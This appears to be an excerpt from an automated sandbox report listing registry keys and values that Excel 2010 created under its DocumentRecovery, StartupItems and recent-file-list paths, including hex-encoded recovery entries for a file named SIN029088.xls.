HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED53A	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED604	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED6B0	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F3BF7	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F3CE1	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED53A	ED53A	binary	04 00 00 00 50 09 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 31 00 2E 00 35 00 38 00 32 00 2E 00 34 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 29 9A 67 80 98 BD D6 01 3A D5 0E 00 3A D5 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED604	ED604	binary	04 00 00 00 50 09 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 B1 C3 ED 83 98 BD D6 01 04 D6 0E 00 04 D6 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED6B0	ED6B0	binary	04 00 00 00 50 09 00 00 24 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 53 00 49 00 4E 00 30 00 32 00 39 00 30 00 38 00 38 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 34 54 0A 84 98 BD D6 01 B0 D6 0E 00 B0 D6 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	,g3	binary	2C 67 33 00 50 09 00 00 02 00 00 00 00 00 00 00 3C 00 00 00 01 00 00 00 1C 00 00 00 14 00 00 00 73 00 69 00 6E 00 30 00 32 00 39 00 30 00 38 00 38 00 2E 00 78 00 6C 00 73 00 00 00 73 00 69 00 6E 00 30 00 32 00 39 00 30 00 38 00 38 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F3BF7	F3BF7	binary	04 00 00 00 50 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 5A 9C 72 93 98 BD D6 01 F7 3B 0F 00 F7 3B 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
